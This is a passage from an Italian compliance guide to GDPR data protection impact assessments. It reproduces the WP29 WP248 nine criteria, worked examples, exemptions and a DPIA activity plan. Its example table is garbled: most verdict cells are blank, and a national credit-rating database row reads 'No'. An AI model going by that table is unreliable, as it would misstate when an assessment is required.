b) il trattamento, su larga scala, di categorie particolari di dati personali di cui all'art. 9, §1, o di dati relativi a condanne penali e a reati di cui all'art. 10; o
c) la sorveglianza sistematica su larga scala di una zona accessibile al pubblico

CONSIDERANDO (84)

Per potenziare il rispetto del presente regolamento qualora i trattamenti possano presentare un rischio elevato per i diritti e le libertà delle persone fisiche, il TdT dovrebbe essere responsabile dello svolgimento di una VdI sulla protezione dei dati per determinare, in particolare, l'origine, la natura, la particolarità e la gravità di tale rischio. L'esito della valutazione dovrebbe essere preso in considerazione nella determinazione delle opportune misure da adottare per dimostrare che il trattamento dei dati personali rispetta il presente regolamento. Laddove la VdI sulla protezione dei dati indichi che i trattamenti presentano un rischio elevato che il TdT non può attenuare mediante misure opportune in termini di tecnologia disponibile e costi di attuazione, prima del trattamento si dovrebbe consultare l'autorità di controllo.

CONSIDERANDO (94)

Se dalla VdI sulla protezione dei dati risulta che il trattamento, in mancanza delle garanzie, delle misure di sicurezza e dei meccanismi per attenuare il rischio, presenterebbe un rischio elevato per i diritti e le libertà delle persone fisiche e il TdT è del parere che il rischio non possa essere ragionevolmente attenuato in termini di tecnologie disponibili e costi di attuazione, è opportuno consultare l'autorità di controllo prima dell'inizio delle attività di trattamento. Tale rischio elevato potrebbe scaturire da certi tipi di trattamento e dall'estensione e frequenza del trattamento, da cui potrebbe derivare altresì un danno o un'interferenza con i diritti e le libertà della persona fisica. L'autorità di controllo che riceve una richiesta di consultazione dovrebbe darvi seguito entro un termine determinato. Tuttavia, la mancanza di reazione dell'autorità di controllo entro tale termine dovrebbe far salvo ogni intervento della stessa nell'ambito dei suoi compiti e poteri previsti dal presente regolamento, compreso il potere di vietare i trattamenti. Nell'ambito di tale processo di consultazione, può essere presentato all'autorità di controllo il risultato di una VdI sulla protezione dei dati effettuata riguardo al trattamento in questione, in particolare le misure previste per attenuare il rischio per i diritti e le libertà delle persone fisiche.

3. ELENCO DELLE ATTIVITÀ DELLA VDI

N°	DESCRIZIONE ATTIVITÀ
A1	Stabilire se una VdI is necessaria (analisi della soglia)
	PREPARAZIONE DELLA VDI
A2	Costituzione del gruppo VdI
A3	Preparazione di un piano VdI e determinazione delle risorse per condurre l'assessment
A4	Descrivere ciò che è in corso di valutazione
A5	Identificazione degli stakeholder
A6	Stabilire un piano di consultazione
A7	Consultarsi con gli stakeholder
A8	Identificare il flusso delle informazioni del PII
A9	Analizzare le implicazioni dei casi in uso
A10	Determinare e salvaguardare i requisiti di privacy
	CALCOLO O VALUTAZIONE DEL RISCHIO
A11	Identificazione delle minacce
A12	Calcolo dei livelli del danno e della probabilità
A13	Scegliere le azioni di trattamento del rischio
A14	Determinare i controlli
A15	Creare i piani di trattamento dei rischi
A16	Gestione dei rischi residui
	VDI
A17	VdI
	FOLLOW UP DELLA VDI
A18	Preparazione del report
A19	Pubblicazione
A20	Attuazione dei piani di trattamento dei rischi
A21	Review e/o audit della VdI
A22	Affrontare le modifiche al processo

4. A1: STABILIRE SE UNA VDI È NECESSARIA (ANALISI DELLA SOGLIA)

Obiettivo: determinare se una VdI nuova o aggiornata è necessaria

Input: informazioni sul programma, il sistema di informazioni o di un processo in fase di valutazione

Output previsto: soglia risultato di analisi, e il mandato per preparare un nuovo o aggiornato VdI, se richiesto, il mandato e la portata della VdI deciso

Azioni

- la Direzione dell'organizzazione deve decidere se è necessaria una VdI nuova o aggiornata.
- se è necessaria una VdI, la gestione dell'organizzazione deve definire i termini di riferimento ed il perimetro di applicazione. L'organizzazione deve decidere e documentare la scala della VdI, il processo da utilizzare per eseguire la VdI, la natura ed il contenuto della VdI.
- l'output di questo processo deve essere documentato nella relazione VdI.

Guida Implementazione

Un'organizzazione deve condurre un nuovo o aggiornato VdI se si percepisce un impatto sulla privacy da:

- una nuova tecnologia, servizio o altra iniziativa in cui PII è trattato;
- un nuovo processo impatta sul PII (definizione 2.26 nella norma ISO/IEC 29100: 2011);
- cambiamenti nelle leggi in vigore relative alla privacy e ai regolamenti, politiche e norme interne, il funzionamento del sistema informazioni, finalità e modalità del trattamento dei dati, nuove o cariche flussi di dati, ecc.;
- espansione delle attività o acquisizioni.

Di seguito si riporta il capitolo del ***WP248*** indicante i nove criteri per stabilire se la VdI è obbligatoria.

DOMANDA: *QUANDO È OBBLIGATORIA UNA VALUTAZIONE D'IMPATTO?*

RISPOSTA: *QUANDO IL TRATTAMENTO "PUÒ PRESENTARE UN RISCHIO ELEVATO"*

4.1. NOVE CRITERI PER LA DEFINIZIONE DI UN INSIEME DI TRATTAMENTI A CUI EFFETTUARE LA VDI – WP248

Il regolamento generale sulla protezione dei dati non richiede la realizzazione di una VdI sulla protezione dei dati per ciascun trattamento che può presentare rischi per i diritti e le libertà delle persone fisiche. La realizzazione di una VdI sulla protezione dei dati è obbligatoria soltanto qualora il trattamento "possa presentare un rischio elevato per i diritti e le libertà delle persone fisiche" (art. 35, §1, illustrato dall'art. 35, §3, e integrato dall'art. 35, §4). Essa è particolarmente importante quando viene introdotta una nuova tecnologia di trattamento dei dati.

Nei casi in cui non è chiaro se sia richiesta una VdI sulla protezione dei dati o meno, il ***WP29*** *raccomanda di effettuarla comunque, in quanto detta valutazione è uno strumento utile che assiste i titolari del trattamento a rispettare la legge in materia di protezione dei dati.*

Sebbene una VdI sulla protezione dei dati possa essere richiesta anche in altre circostanze, l'art. 35, §3, fornisce alcuni esempi di casi nei quali un trattamento "possa presentare rischi elevati":

- *"a) una valutazione sistematica e globale di aspetti personali relativi a persone fisiche, basata su un trattamento automatizzato, compresa la profilazione, e sulla quale si fondano decisioni che hanno effetti giuridici o incidono in modo analogo significativamente su dette persone fisiche;*
- *b) il trattamento, su larga scala, di categorie particolari di dati personali di cui all'art. 9, §1, o di dati relativi a condanne penali e a reati di cui all'art. 1013; o*
- *c) la sorveglianza sistematica su larga scala di una zona accessibile al pubblico".*

Come indicato dalle parole "in particolare" nella frase introduttiva dell'art. 35, §3, del regolamento generale sulla protezione dei dati, questo va inteso come un elenco non esaustivo.

Vi possono essere operazioni di trattamento a "rischio elevato" che non trovano collocazione in tale elenco ma che presentano tuttavia rischi altrettanto elevati.

Anche tali trattamenti devono essere soggetti alla realizzazione di valutazioni d'impatto sulla protezione dei dati.

Per questo motivo, i criteri sviluppati qui di seguito vanno, talvolta, al di là di una semplice spiegazione dell'interpretazione dei tre esempi di cui all'art. 35, §3, del regolamento generale sulla protezione dei dati.

Al fine di fornire un insieme più concreto di trattamenti che richiedono una VdI sulla protezione dei dati in virtù del loro rischio elevato intrinseco, tenendo conto degli elementi particolari di cui all'art. 35, §1 e all'art. 35, §3, lettere da a) a c), l'elenco da adottare a livello nazionale ai sensi dell'art. 35, §4, e dei cons. 71, 75 e 91, e di altri riferimenti del regolamento generale sulla protezione dei dati a trattamenti che "possono presentare un rischio elevato", si devono considerare i seguenti nove criteri.

1. *Valutazione o assegnazione di un punteggio, inclusiva di profilazione e previsione, in particolare in considerazione di "aspetti riguardanti il rendimento professionale, la situazione economica, la salute, le preferenze o gli interessi personali, l'affidabilità o il comportamento, l'ubicazione o gli spostamenti dell'interessato" (cons. 71 e 91). Esempi di ciò potrebbero includere: un ente finanziario che esamina i suoi clienti rispetto a una banca dati di riferimento in materia di crediti oppure rispetto a una banca dati in materia di lotta contro il riciclaggio e il finanziamento del terrorismo (AML/CTF) oppure contenente informazioni sulle frodi; oppure un'impresa di biotecnologie che offre test genetici direttamente ai consumatori per valutare e prevedere i rischi di malattia o per la salute; oppure un'impresa che crea profili comportamentali o per la commercializzazione basati sull'utilizzo del proprio sito web o sulla navigazione sullo stesso.*
2. *Processo decisionale automatizzato che ha effetto giuridico o incide in modo analogo significativamente: trattamento che mira a consentire l'adozione di decisioni in merito agli interessati che "hanno effetti giuridici" o che "incidono in modo analogo significativamente su dette persone fisiche" (art. 35, §3, lett. a)). Ad esempio, il trattamento può portare all'esclusione o alla discriminazione nei confronti delle persone. Il trattamento che non ha effetto o ha soltanto un effetto limitato sulle persone non risponde a questo criterio specifico. Ulteriori spiegazioni in merito a queste nozioni saranno fornite nelle linee guida sulla profilazione che saranno pubblicate prossimamente dal* ***WP29****.*
3. *Monitoraggio sistematico: trattamento utilizzato per osservare, monitorare o controllare gli*

interessati, ivi inclusi i dati raccolti tramite reti o "la sorveglianza sistematica su larga scala di una zona accessibile al pubblico" (art. 35, §3, lett. c)). Questo tipo di monitoraggio è un criterio in quanto i dati personali possono essere raccolti in circostanze nelle quali gli interessati possono non essere a conoscenza di chi sta raccogliendo i loro dati e di come li utilizzerà. Inoltre, può essere impossibile per le persone evitare di essere soggette a tale trattamento nel contesto di spazi pubblici (o accessibili al pubblico).

4. *Dati sensibili o dati aventi carattere altamente personale: questo criterio include categorie particolari di dati personali così come definite all'art. 9 (ad esempio informazioni sulle opinioni politiche delle persone), nonché dati personali relativi a condanne penali o reati di cui all'art. 10. Un esempio potrebbe essere quello di un ospedale generale che conserva le cartelle cliniche dei pazienti oppure quello di un investigatore privato che conserva i dettagli dei trasgressori. Al di là di queste disposizioni del regolamento generale sulla protezione dei dati, alcune categorie di dati possono essere considerate aumentare il possibile rischio per i diritti e le libertà delle persone fisiche. Tali dati personali sono considerati essere sensibili (nel senso in cui tale termine è comunemente compreso) perché sono legati ad attività a carattere personale o domestico (quali le comunicazioni elettroniche la cui riservatezza deve essere protetta) oppure perché influenzano l'esercizio di un diritto fondamentale (come ad esempio i dati relativi all'ubicazione, la cui raccolta mette in discussione la libertà di circolazione) oppure perché la violazione in relazione a tali dati implica chiaramente gravi ripercussioni sulla vita quotidiana dell'interessato (si pensi ad esempio a dati finanziari che potrebbero essere utilizzati per frodi relative ai pagamenti). A questo proposito, può essere rilevante il fatto che tali dati siano stati resi pubblici dall'interessato o da terzi. Il fatto che i dati personali siano di dominio pubblico può essere considerato un fattore da considerare nella valutazione qualora fosse previsto che i dati venissero utilizzati ulteriormente per determinate finalità. Questo criterio può includere anche dati quali documenti personali, messaggi di posta elettronica, diari, note ricavate da dispositivi elettronici di lettura dotati di funzionalità di annotazione, nonché informazioni molto personali contenute nelle applicazioni che registrano le attività quotidiane delle persone.*
5. *Trattamento di dati su larga scala: il regolamento generale sulla protezione dei dati non definisce la nozione di "su larga scala", tuttavia fornisce un orientamento in merito al cons. 91. A ogni modo, il **WP29** raccomanda di tenere conto, in particolare, dei fattori elencati nel prosieguo al fine di stabilire se un trattamento sia effettuato su larga scala:*
   a. *il numero di soggetti interessati dal trattamento, in termini assoluti ovvero espressi in percentuale della popolazione di riferimento;*
   b. *il volume dei dati e/o le diverse tipologie di dati oggetto di trattamento;*
   c. *la durata, ovvero la persistenza, dell'attività di trattamento;*
   d. *la portata geografica dell'attività di trattamento;*
6. *Creazione di corrispondenze o combinazione di insiemi di dati: ad esempio a partire da dati derivanti da due o più operazioni di trattamento svolte per finalità diverse e/o da titolari del trattamento diversi secondo una modalità che va oltre le ragionevoli aspettative dell'interessato[17];*
7. *Dati relativi a interessati vulnerabili (cons. 75): il trattamento di questo tipo di dati è un criterio a causa dell'aumento dello squilibrio di potere tra gli interessati e il TdT, aspetto questo che fa sì che le persone possono non essere in grado di acconsentire od opporsi al trattamento dei loro dati o di esercitare i propri diritti. Gli interessati vulnerabili possono includere i minori (i quali possono essere considerati non essere in grado di opporsi e acconsentire deliberatamente e consapevolmente al trattamento dei loro dati), i dipendenti, i segmenti più vulnerabili della popolazione che richiedono una protezione speciale (infermi di mente, richiedenti asilo o anziani, pazienti, ecc.) e, in ogni caso in cui sia possibile individuare uno squilibrio nella relazione tra la posizione dell'interessato e quella del TdT.*
8. *Uso innovativo o applicazione di nuove soluzioni tecnologiche od organizzative: quali la combinazione dell'uso dell'impronta digitale e del riconoscimento facciale per un miglior controllo degli accessi fisici, ecc. Il regolamento generale sulla protezione dei dati chiarisce (art. 35, §1 e cons. 89 e 91) che l'uso di una nuova tecnologia, definita "in conformità con il grado di conoscenze tecnologiche raggiunto" (cons. 91), può comportare la necessità di realizzare una VdI sulla protezione dei dati. Ciò è dovuto al fatto che il ricorso a tale tecnologia può comportare nuove forme di raccolta e di utilizzo dei dati, magari costituendo un rischio elevato per i diritti e le libertà delle persone. Infatti, le conseguenze personali e*

sociali dell'utilizzo di una nuova tecnologia potrebbero essere sconosciute. Una VdI sulla protezione dei dati aiuterà il TdT a comprendere e trattare tali rischi. Ad esempio, alcune applicazioni di "Internet delle cose" potrebbero avere un impatto significativo sulla vita quotidiana e sulla vita privata delle persone e, di conseguenza, richiedono la realizzazione di una VdI sulla protezione dei dati.

9. *Quando il trattamento in sé "impedisce agli interessati di esercitare un diritto o di avvalersi di un servizio o di un contratto" (art. 22 e cons. 91). Ciò include i trattamenti che mirano a consentire, modificare o rifiutare l'accesso degli interessati a un servizio oppure la stipula di un contratto. Un esempio di ciò è rappresentato dal caso in cui una banca esamina i suoi clienti rispetto a una banca dati di riferimento per il credito al fine di decidere se offrire loro un prestito o meno.*

*Nella maggior parte dei casi, un TdT può considerare che un trattamento che soddisfi due criteri debba formare oggetto di una VdI sulla protezione dei dati. In generale, il **WP29** ritiene che maggiore è il numero di criteri soddisfatti dal trattamento, più è probabile che sia presente un rischio elevato per i diritti e le libertà degli interessati e, di conseguenza, che sia necessario realizzare una VdI sulla protezione dei dati, indipendentemente dalle misure che il TdT ha previsto di adottare.*

4.2. ESEMPI DI CASI NEI QUALI UN TRATTAMENTO "POSSA PRESENTARE RISCHI ELEVATI" – WP248

a) una valutazione sistematica e globale di aspetti personali relativi a persone fisiche, basata su un trattamento automatizzato, compresa la profilazione, e sulla quale si fondano decisioni che hanno effetti giuridici o incidono in modo analogo significativamente su dette persone fisiche;

b) il trattamento, su larga scala, di categorie particolari di dati personali di cui all'art. 9, §1, o di dati relativi a condanne penali e a reati di cui all'art. 1013; o

c) la sorveglianza sistematica su larga scala di una zona accessibile al pubblico.

Come indicato dalle parole "in particolare" nella frase introduttiva dell'art. 35, §3, del regolamento generale sulla protezione dei dati, questo va inteso come un elenco non esaustivo.

Vi possono essere operazioni di trattamento a "rischio elevato" che non trovano collocazione in tale elenco ma che presentano tuttavia rischi altrettanto elevati.

Anche tali trattamenti devono essere soggetti alla realizzazione di valutazioni d'impatto sulla protezione dei dati.

4.3. ESEMPI CHE ILLUSTRANO COME UTILIZZARE I NOVE CRITERI PRECEDENTI – WP248

Gli esempi riportati di seguito illustrano come utilizzare i criteri per valutare se una particolare tipologia di trattamento richieda una valutazione d'impatto sulla protezione dei dati o meno.

Esempi di trattamento	Possibili criteri pertinenti	È probabile che sia richiesta una VdI sulla protezione dei dati?
Un ospedale che tratta i dati genetici e sanitari dei propri pazienti (sistema informativo ospedaliero).	- Dati sensibili o dati aventi carattere estremamente personale. - Dati riguardanti soggetti interessati vulnerabili. - Trattamento di dati su larga scala.	Sì
L'uso di un sistema di telecamere per monitorare il comportamento di guida sulle autostrade. Il titolare del trattamento prevede di utilizzare un sistema intelligente di analisi video per individuare le auto e riconoscere automaticamente le targhe.	- Monitoraggio sistematico. - Uso innovativo o applicazione di soluzioni tecnologiche od organizzative.	

Esempi di trattamento	Possibili criteri pertinenti	È probabile che sia richiesta una VdI sulla protezione dei dati?
Un'azienda che monitora sistematicamente le attività dei suoi dipendenti, controllando anche la postazione di lavoro dei dipendenti, le loro attività in Internet, ecc.	- Monitoraggio sistematico. - Dati riguardanti soggetti interessati vulnerabili.	
La raccolta di dati pubblici dei media sociali per la generazione di profili.	- Valutazione o assegnazione di un punteggio. - Trattamento di dati su larga scala. - Creazione di corrispondenze o combinazione di insiemi di dati. - Dati sensibili o dati aventi carattere estremamente personale.	
Un'istituzione che crea una banca dati antifrode e di gestione del rating del credito a livello nazionale.	- Valutazione o assegnazione di un punteggio. - Processo decisionale automatizzato che ha effetto giuridico o incide in modo analogo significativamente. - Impedisce agli interessati di esercitare un diritto o utilizzare un servizio o un contratto. Dati sensibili o dati aventi carattere estremamente personale.	No
Conservazione per finalità di archiviazione di dati sensibili personali pseudonimizzati relativi a interessati vulnerabili coinvolti in progetti di ricerca o sperimentazioni cliniche.	- Dati sensibili. - Dati riguardanti soggetti interessati vulnerabili. - Impedisce agli interessati di esercitare un diritto o utilizzare un servizio o un contratto.	
Un trattamento di "dati personali di pazienti o clienti da parte di un singolo medico, operatore sanitario o avvocato" (cons. 91).	- Dati sensibili o dati aventi carattere estremamente personale. - Dati riguardanti soggetti interessati vulnerabili.	
Una rivista online che utilizza una lista di distribuzione per inviare una selezione quotidiana generica ai suoi abbonati.	- Trattamento di dati su larga scala.	
Un sito web di commercio elettronico che visualizza annunci pubblicitari per parti di auto d'epoca che comporta una limitata profilazione basata sugli articoli visualizzati o acquistati sul proprio sito web.	Valutazione o assegnazione di un punteggio.	

4.4. CASI IN CUI NON SIA RICHIESTA LA VDI – WP248

Il ***WP29*** ritiene che una VdI sulla protezione dei dati non sia richiesta nei seguenti casi:

a) quando il trattamento non è tale da "*presentare un rischio elevato per i diritti e le libertà delle persone fisiche*" (art. 35, §1);

b) quando la natura, l'ambito di applicazione, il contesto e le finalità del trattamento sono molto simili a un trattamento per il quale è stata svolta una valutazione d'impatto sulla protezione dei dati. In tali casi, si possono utilizzare i risultati della valutazione d'impatto sulla protezione dei dati per un trattamento analogo (art. 35, §1);

c) quando le tipologie di trattamento sono state verificate da un'autorità di controllo prima del maggio 2018 in condizioni specifiche che non sono cambiate (cfr. III.C);

d) qualora un trattamento, effettuato a norma dell'art. 6, §1, lettere c) o e), trovi una base giuridica nel diritto dell'Unione o nel diritto dello Stato membro, tale diritto disciplini il trattamento specifico o sia già stata effettuata una valutazione d'impatto sulla protezione dei dati nel contesto dell'adozione di tale base giuridica (art. 35, §*10), a meno che uno Stato*

membro non abbia dichiarato che è necessario effettuare tale valutazione prima di procedere alle attività di trattamento;

e) qualora il trattamento sia incluso nell'elenco facoltativo (stabilito dall'autorità di controllo) delle tipologie di trattamento per le quali non è richiesta alcuna valutazione d'impatto sulla protezione dei dati (art. 35, §5). Tale elenco può contenere attività di trattamento conformi alle condizioni specificate da detta autorità, in particolare attraverso linee guida, decisioni o autorizzazioni specifiche, norme di conformità, ecc. (ad esempio in Francia, autorizzazioni, esenzioni, norme semplificate, pacchetti di conformità, ecc.). In tali casi e a condizione che venga eseguita una nuova valutazione da parte dell'autorità di controllo competente, non è richiesta una valutazione d'impatto sulla protezione dei dati, ma soltanto se il trattamento rientra a tutti gli effetti nel campo di applicazione della procedura pertinente menzionata nell'elenco e continua a rispettare pienamente tutti i requisiti pertinenti del regolamento generale sulla protezione dei dati;

f) non è necessaria una VdI sulla protezione dei dati per i trattamenti che sono stati verificati da un'autorità di controllo o dal RPD, a norma dell'art. 20 della direttiva 95/46/CE e che vengono eseguiti in maniera tale da fare sì che non si sia registrata alcuna variazione rispetto alla verifica precedente.

4.5. CARATTERISTICHE MINIME DI UNA VDI – WP248

Il regolamento generale sulla protezione dei dati definisce le caratteristiche minime di una valutazione d'impatto sulla protezione dei dati (art. 35, §7, e cons. 84 e 90):

1. *una descrizione dei trattamenti previsti e delle finalità del trattamento;*
2. *una valutazione della necessità e proporzionalità dei trattamenti;*
3. *una valutazione dei rischi per i diritti e le libertà degli interessati;*
4. *le misure previste per:*
   - ✓ *affrontare i rischi;*
   - ✓ *dimostrare la conformità al presente regolamento.*

La figura che segue illustra il processo iterativo generico per lo svolgimento di una valutazione d'impatto sulla protezione dei dati.

Nel valutare l'impatto di un trattamento va tenuto conto (art. 35, §8) del rispetto di un codice di condotta (art. 40). Ciò può essere utile per dimostrare che sono state scelte o messe in atto misure adeguate, a condizione che il codice di condotta sia adeguato all'operazione di trattamento interessata. Devono essere presi in considerazione anche certificazioni, sigilli e marchi al fine di dimostrare la conformità rispetto al regolamento generale sulla protezione dei dati dei trattamenti effettuati dai titolari del trattamento e dai responsabili del trattamento (art. 42), nonché rispetto alle norme vincolanti d'impresa.

Tutti i requisiti pertinenti stabiliti nel regolamento generale sulla protezione dei dati offrono un quadro ampio e generico per la progettazione e lo svolgimento di una VdI sulla protezione dei dati.

Il cons. 90 del regolamento generale sulla protezione dei dati delinea una serie di elementi costitutivi della VdI sulla protezione dei dati che si sovrappone a elementi ben definiti della gestione del rischio (ad esempio norma ISO 31000).

In termini di gestione dei rischi, una valutazione d'impatto sulla protezione dei dati mira a "gestire i rischi" per i diritti e le libertà delle persone fisiche, utilizzando i seguenti processi:

1. stabilendo il contesto: *"tenuto conto della natura, dell'ambito di applicazione, del contesto e delle finalità del trattamento e delle fonti di rischio";*
2. valutando i rischi: *"valutare la particolare probabilità e gravità del rischio";*
3. trattando i rischi: *"attenuando tale rischio*" e "*assicurando la protezione dei dati personali*", e "*dimostrando la conformità al presente regolamento*".

Il Regolamento Generale sulla protezione dei dati offre ai TdT la flessibilità di stabilire la struttura e la forma precise della *VdI* sulla protezione dei dati in maniera da consentire che la stessa si adatti alle pratiche di lavoro esistenti.

Una VdI deve essere una vera e propria valutazione dei rischi che consenta ai TdT di adottare misure per affrontarli.

4.6. PUBBLICAZIONE DI UNA VDI – WP248

La pubblicazione di una VdI non è un requisito giuridico sancito dal Regolamento Generale sulla protezione dei dati, è una decisione del TdT procedere in tal senso. Tuttavia, i TdT dovrebbero prendere in considerazione la pubblicazione di almeno alcune parti, ad esempio di una sintesi o della conclusione della loro VdI.

4.7. CRITERI PER UNA VALUTAZIONE D'IMPATTO SULLA PROTEZIONE DEI DATI ACCETTABILE – WP248

Il ***WP29*** propone i seguenti criteri che i titolari del trattamento possono utilizzare per stabilire se sia richiesta una valutazione d'impatto sulla protezione dei dati o meno oppure se una metodologia per lo svolgimento di una tale valutazione sia sufficientemente completa per garantire il rispetto del regolamento generale sulla protezione dei dati:

- una descrizione sistematica del trattamento è fornita (art. 35, §7, lett. a)):
  - ✓ la natura, l'ambito di applicazione, il contesto e le finalità del trattamento sono presi in considerazione (cons. 90);
  - ✓ vengono registrati i dati personali, i destinatari e il periodo di conservazione dei dati personali;
  - ✓ viene fornita una descrizione funzionale del trattamento;
  - ✓ sono individuate le risorse sulle quali si basano i dati personali (hardware, software, reti, persone, canali cartacei o di trasmissione cartacea);
  - ✓ si tiene conto del rispetto dei codici di condotta approvati (art. 35, §8);
- la necessità e la proporzionalità sono valutate (art. 35, §7, lett. b)):
  - ✓ sono state determinate le misure previste per garantire il rispetto del regolamento (art. 35, §7, lett. d) e cons. 90):
    - misure che contribuiscono alla proporzionalità e alla necessità del trattamento sulla base di:
      - finalità determinate, esplicite e legittime (art. 5, §1, lett. b));
      - liceità del trattamento (art. 6);
      - dati personali adeguati, pertinenti e limitati a quanto necessario (art. 5, §1, lett. c));
      - limitazione della conservazione (art. 5, §1, lett. e));
    - misure che contribuiscono ai diritti degli interessati:
      - informazioni fornite all'interessato (articoli 12, 13 e 14);
      - diritto di accesso e portabilità dei dati (articoli 15 e 20);
      - diritto di rettifica e alla cancellazione (articoli 16, 17 e 19);
      - diritto di opposizione e di limitazione di trattamento (articoli 18, 19 e 21);
      - rapporti con i responsabili del trattamento (art. 28);
      - garanzie riguardanti trattamenti internazionali (capo V);
      - consultazione preventiva (art. 36).
- i rischi per i diritti e le libertà degli interessati sono gestiti (art. 35, §7 lett. c)):
  - ✓ l'origine, la natura, la particolarità e la gravità dei rischi (cfr. cons. 84) o, più in particolare, per ciascun rischio (accesso illegittimo, modifica indesiderata e scomparsa dei dati) vengono determinate dalla prospettiva degli interessati:
    - si considerano le fonti di rischio (cons. 90);
    - sono individuati gli impatti potenziali per i diritti e le libertà degli interessati in caso di eventi che includono l'accesso illegittimo, la modifica indesiderata e la scomparsa dei dati;
    - sono individuate minacce che potrebbero determinare un accesso illegittimo, una modifica indesiderata e la scomparsa dei dati;
    - sono stimate la probabilità e la gravità (cons. 90);
  - ✓ sono determinate le misure previste per gestire tali rischi (art. 35, §7, lett. d) e cons. 90);
- le parti interessate sono coinvolte:
  - ✓ si consulta il responsabile della protezione dei dati (art. 35, §2);
  - ✓ si raccolgono le opinioni degli interessati o dei loro rappresentanti, ove opportuno (art.

35, §9).

4.8. VANTAGGI PER EFFETTUARE UNA VDI

Questo standard internazionale fornisce una guida che può essere adattata a una vasta gamma di situazioni in cui PII viene elaborato. Tuttavia, in generale, una VdI può essere effettuata allo scopo di:

- ✓ identificare gli impatti, i rischi e le responsabilità sulla privacy;
- ✓ fornire input per progettare per la tutela della privacy (art. 25);
- ✓ revisionare i rischi per la privacy di un nuovo sistema di informazione e di valutarne l'impatto e la probabilità;
- ✓ fornire la base per la fornitura di informazioni sulla privacy per i principali PII su qualsiasi azione di mitigazione;
- ✓ mantenere gli aggiornamenti successivi con funzionalità aggiuntive;
- ✓ condividere e mitigare i rischi con le parti interessate; fornendo le informazioni relative alla conformità.

NOTA. Una VdI è a volte indicata con altri termini: "Privacy Review"; "VdI".

I costi di modifica di un progetto in fase di pianificazione di solito è una frazione di quelle sostenute in seguito.

Se l'impatto è inaccettabile, il progetto può essere annullato del tutto.

Tuttavia, una VdI aiuta a identificare i problemi precocemente e ridurre i costi del tempo di gestione, le spese legali e potenziali mediatici o d'interesse pubblico, prendendo in considerazione i problemi in anticipo.

Esso può anche aiutare un'organizzazione a evitare costosi errori e imbarazzanti sulla privacy.

Anche se una VdI dovrebbe essere più di un semplice controllo di conformità, comunque contribuisce a dimostrare la conformità di un'organizzazione ai pertinenti requisiti di privacy e protezione dei dati in caso di un'indagine successiva denuncia, controllo della privacy o la conformità. In caso di rischio per la privacy o violazione che si verifica, il rapporto VdI può fornire la prova che l'organizzazione ha agito in modo appropriato nel tentativo di prevenire il verificarsi. Questo può aiutare a ridurre o addirittura eliminare ogni responsabilità, pubblicità negativa e la perdita di reputazione.

Una VdI aumenta un processo decisionale informato ed espone le lacune di comunicazione interna o ipotesi nascoste su questioni di privacy in merito al progetto.

Una VdI permette all'organizzazione di conoscere in anticipo le insidie alla privacy di un processo, di un sistema informatico o un programma, piuttosto che avere i suoi revisori dei conti o concorrenti che glieli facciano notare.

Una VdI può aiutare:

- ➢ un'organizzazione a guadagnare la fiducia del pubblico e la fiducia che la privacy è stata costruita nella progettazione di un processo, di un sistema informatico o di un programma;
- ➢ ad anticipare e rispondere alle preoccupazioni del pubblico sulla privacy.

4.9. OBIETTIVI DELLE SEGNALAZIONI VDI

L'obiettivo di segnalazione VdI è quello di comunicare i risultati della valutazione alle parti interessate e di soddisfare le loro aspettative.

I seguenti esempi sono tipici di un'aspettativa delle parti interessate:

- ➢ PII principale – VdI è uno strumento per consentire soggetti di PII per avere la certezza che la loro privacy è protetto.
- ➢ Gestione – diversi punti di vista si applicano con:
  - ✓ la VdI come strumento per gestire i rischi per la privacy, creare consapevolezza e stabilire responsabilità; visibilità oltre l'elaborazione PII all'interno dell'organizzazione, e possibili rischi, impatti dello stesso;
  - ✓ effettuare la VdI nelle prime fasi del progetto garantisce che i requisiti di privacy sono inclusi nei requisiti funzionali e non, sono realizzabili, sono vitali e vengono tracciati attraverso il cambiamento e la gestione dei rischi; lo sforzo per classificare e gestire

progetti PII dovrebbe essere finanziato come linea di investimento separata e quantificata in un bilancio di progetto;

- ✓ la VdI è uno strumento per comprendere i rischi per la privacy a / progetto / livello di unità la funzione; il consolidamento dei rischi; Ingresso ai meccanismi di progetto e di applicazione sulla Privacy; ingressi per i processi di privacy re–Engineering.

- ➢ Regolatore – VdI è uno strumento che contribuisce a fornire elementi di prova per la conformità con i requisiti legali applicabili. È in grado di fornire la prova di atti dovuti adottati dall'organizzazione in caso di violazione, non conformità, denuncia, etc.
- ➢ Cliente – VdI è un mezzo per valutare come il processore PII o il titolare PII sta gestendo PII e fornisce la prova che segue gli obblighi contrattuali.

La segnalazione di VdI dovrebbe svolgere due funzioni fondamentali.

1. Inventario: mantiene i soggetti specifici informati delle entità colpite, l'ambiente interessato e i rischi sul ciclo di vita delle entità colpite.
2. Voci di azione: è un meccanismo di monitoraggio sulle azioni/attività che migliorano e/o risolvono i rischi identificati. La sensibilità per la distribuzione e la divulgazione delle informazioni di segnalazione deve essere chiaramente valutata e classificata (privato, confidenziale, pubblico, ecc.).

4.10. LA RESPONSABILITÀ DI CONDURRE UNA VDI

In genere, la responsabilità di assicurare che una VdI è stata intrapresa dovrebbe, in primo luogo, se ce n'è uno, il responsabile della protezione PII, altrimenti con il responsabile del progetto di sviluppo della nuova tecnologia, del servizio o di un'altra iniziativa che possa impattare sulla privacy.

Quando la VdI viene eseguita direttamente dall'organizzazione, le associazioni degli utenti finali o agenzie governative possono richiedere di avere l'adeguatezza della VdI verificata da un revisore indipendente.

L'organizzazione deve garantire che vi sia la responsabilità e l'autorità per la gestione dei rischi, compresa l'attuazione e il mantenimento del processo di gestione del rischio e per garantire l'adeguatezza e l'efficacia dei controlli.

Questo può essere agevolato da:

- ➢ specificare chi è responsabile per lo sviluppo, l'implementazione e la manutenzione del quadro di gestione del rischio; e
- ➢ specificare i proprietari del rischio per l'attuazione del trattamento del rischio, mantenendo i controlli della privacy e la comunicazione delle informazioni rilevanti il rischio.

5. METODOLOGIA PER L'ESECUZIONE DELLA VALUTAZIONE D'IMPATTO: VALUTAZIONE, ANALISI, MONITORAGGIO E MISURAZIONE [FONTE 11]

5.1. INTRODUZIONE

L'ambito di una VdI, i dettagli specifici di ciò che copre e come si è condotto tutti bisogno di essere adattata alla dimensione dell'organizzazione, la competenza territoriale e il programma specifico, il sistema di informazioni o di un processo che è oggetto della VdI.

In questo punto:

- ➢ "Obiettivo" è qualcosa che dovrebbe essere raggiunto;
- ➢ "Input" fornisce una guida su quali informazioni possono essere necessarie per raggiungere il "Obiettivo";
- ➢ "Risultato atteso" è l'obiettivo raccomandato per le "Azioni";
- ➢ "Azioni", o loro equivalenti, sono indicazioni su attività che possono avere bisogno di essere effettuata per ottenere la "Obiettivo" e creare la raccomandata "Risultati attesi"; e
